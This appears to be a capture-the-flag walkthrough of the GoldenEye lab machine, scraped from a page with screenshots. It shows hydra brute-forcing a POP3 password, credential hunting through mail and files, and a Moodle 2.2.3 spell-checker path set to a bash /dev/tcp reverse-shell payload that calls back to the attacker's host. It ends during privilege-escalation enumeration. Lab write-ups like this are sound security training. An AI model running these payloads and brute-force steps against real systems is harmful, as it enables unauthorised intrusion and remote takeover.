


GoldenEye Operators Training - Moodle

Intro to GoldenEye

This course is an intro to the GoldenEye weapons system.

This will open after going to the provided domain in email address.



GoldenEye Operators Training - Moodle

Save password?


Username: xenia

Password: ••••••••••••

Passwords are saved to Password Manager on this device.

was able to login on platform using creds.

Exploring account



All messages | Recent messages | New messages (1)

Tuesday, 24 April 2018

09:24 PM: Greetings Xenia,

As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here.

My email username is...


doak

Thank you,

Cheers,


Dr. Doak "The Doctor"
Training Scientist - Sr Level Training Operating Supervisor
GoldenEye Operations Center Sector
Level 14 - NO2 - id:998623-1334
Campus 4, Building 57, Floor -8, Sector 6, cube 1,007
Phone 555-193-826
Cell 555-836-0944
Office 555-846-9811
Personal 555-826-9923
Email: doak@
Please Recycle before you print, Stay Green aka save the company money!
"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy
"You miss 100% of the shots you don't shoot at" - Wayne G.
THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS.

Found this message from Dr.Doak. We got his username, so may be he also uses pop3 service and has some interesting mails over there so let's brute force his password as well.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ sudo hydra -l doak -P /home/sohamt/Downloads/fasttrack.txt  pop3://192.168.110.235:55007
[sudo] password for sohamt:
Sorry, try again.
[sudo] password for sohamt:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-27 23:59:35
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 223 login tries (l:1/p:223), ~14 tries per task
[DATA] attacking pop3://192.168.110.235:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 143 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 79 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.110.235   login: doak   password: goat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-28 00:01:53
```

Found creds. of doak.



```
.
RETR 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. Y

Because I don't. Go to our training site and login to my a
.....

username: dr_doak
password: 4England!

.
```

Found an email and found creds to moodle platform for Dr. Doak.




Not secure severnaya-station.com/gnocertdir/user/files.php

My private files

Home ► My profile ► My private files


found something in private file of Dr. Doak



```
007,

I was able to capture this apps adm1n cr3ds through clear txt.

Text throughout most web apps within the GoldenEye servers are scanned, so I
cannot add the cr3dentials here.

Something juicy is located here: /dir007key/for-007.jpg

Also as you may know, the RCP-90 is vastly superior to any other weapon and
License to Kill is the only way to play.
```


Found a file there and this is its content.

did strings on the image and found some creds.




```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ echo eFdpbnRlcjE5OTV4IQ== | base64 -d
xWinter1995x!
```

In s3cret.txt they captured admin creds so may be they are admin creds.




You are logged in as Admin User (Logout)

so able to logged in as admin with above password on moodle.



User picture	First name / Surname	Email address	City/town	Country	Last access ↑	Select
	Admin User	boris@127.0.0.1	none of your business!	Russian Federation	9 secs	☐
	Dr Doak	dualRCP90s@na.goldeneye	split	Croatia	1 hour 2 mins	☐
	Xenia X	xen@contrax.mil	Many	Austria	1 hour 4 mins	☐
	Boris G	na@na.goldeneye	Severnaya	Russian Federation	Never	☐
	Natalia S	ns@na.goldeneye	severnaya	Russian Federation	Never	☐


we also found some other users as well on moodle. Now we will start investigating all the options in the admin's room.



The cron.php maintenance script has not been run for at least 24 hours.

Moodle 2.2.3 (Build: 20120514)
Copyright © 1999 onwards, Martin Dougiamas
and many other contributors.
GNU Public License

In site administration -> Notifications we found that moodle is running 2.2.3 version let's see if it has some known exploits which can help us gain reverse shell.



Moodle - Remote Command Execution (Metasploit)


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
29324	2013-3630	METASPLOIT	REMOTE	LINUX	2013-10-31

EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:

saw this exploit on exploitdb and understood the comments and code and then saw that if i convert spell checker to PSpellShell and then change it's path in system settings to a payload to get reverse shell.



System paths


GD version
gdversion
GD 2.x is installed
Default: GD is not installed
Indicate the version of GD that is installed. The version shown by default is the one that has been auto-detected. Don't change this unless you really know what you're doing.

Path to du
pathtodu
/usr/bin/du
✔ Default: Empty
Path to du. Probably something like /usr/bin/du. If you enter this, pages that display directory contents will run much faster for directories with a lot of files.

Path to aspell
aspellpath
/bin/bash -c '/bin/bash -l > /dev/tcp/192.168.110.67/9999 0<&1 2>&1'
✘ Default: Empty
To use spell-checking within the editor, you MUST have **aspell 0.50** or later installed on your server, and you must specify the correct path to access the aspell binary. On Un


add this payload in path to aspell.

go to site pages and site blogs and enter anything and click spellchecker to get reverse shell.




```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.110.67] from (UNKNOWN) [192.168.110.235] 43015
█
```

got reverse shell!!!!



```
www-data@ubuntu:/tmp$ ls
ls
privy.sh  tinyspellgYyrv1
www-data@ubuntu:/tmp$ chmod +x privy.sh
chmod +x privy.sh
www-data@ubuntu:/tmp$ ./privy.sh
./privy.sh
```

running privy.sh script to get some knowledge about the system.




```
Privy  privy.sh  tinyspellgYyrv1
www-data@ubuntu:/tmp$ cd Privy
cd Privy
www-data@ubuntu:/tmp/Privy$ LS
LS
The program 'LS' is currently not installed. To run 'LS' please ask your administrator to install the package 'sl'
www-data@ubuntu:/tmp/Privy$ ls
ls
CronJobs.txt     PATH-Info.txt     SUID-GUID.txt  UserGroupInfo.txt
MySQL.txt        Passwd.txt        Shadow.txt
NetworkInfo.txt  RootServices.txt  SysInfo.txt
www-data@ubuntu:/tmp/Privy$ 
```

let's inspect each file.

from cronjobs file didn't find anything interesting.

from mysql find didn't find anything to escalate privileges.


in network info file port 5432 is open but why?



```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
```

in PathInfo.txt found nothing.


in Passwd.txt, root and postgres are running bash.



```
cat Passwd.txt | grep bash
root:x:0:0:root:/root:/bin/bash
postgres:x:106:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

in RootServices file didn't find anything weird.

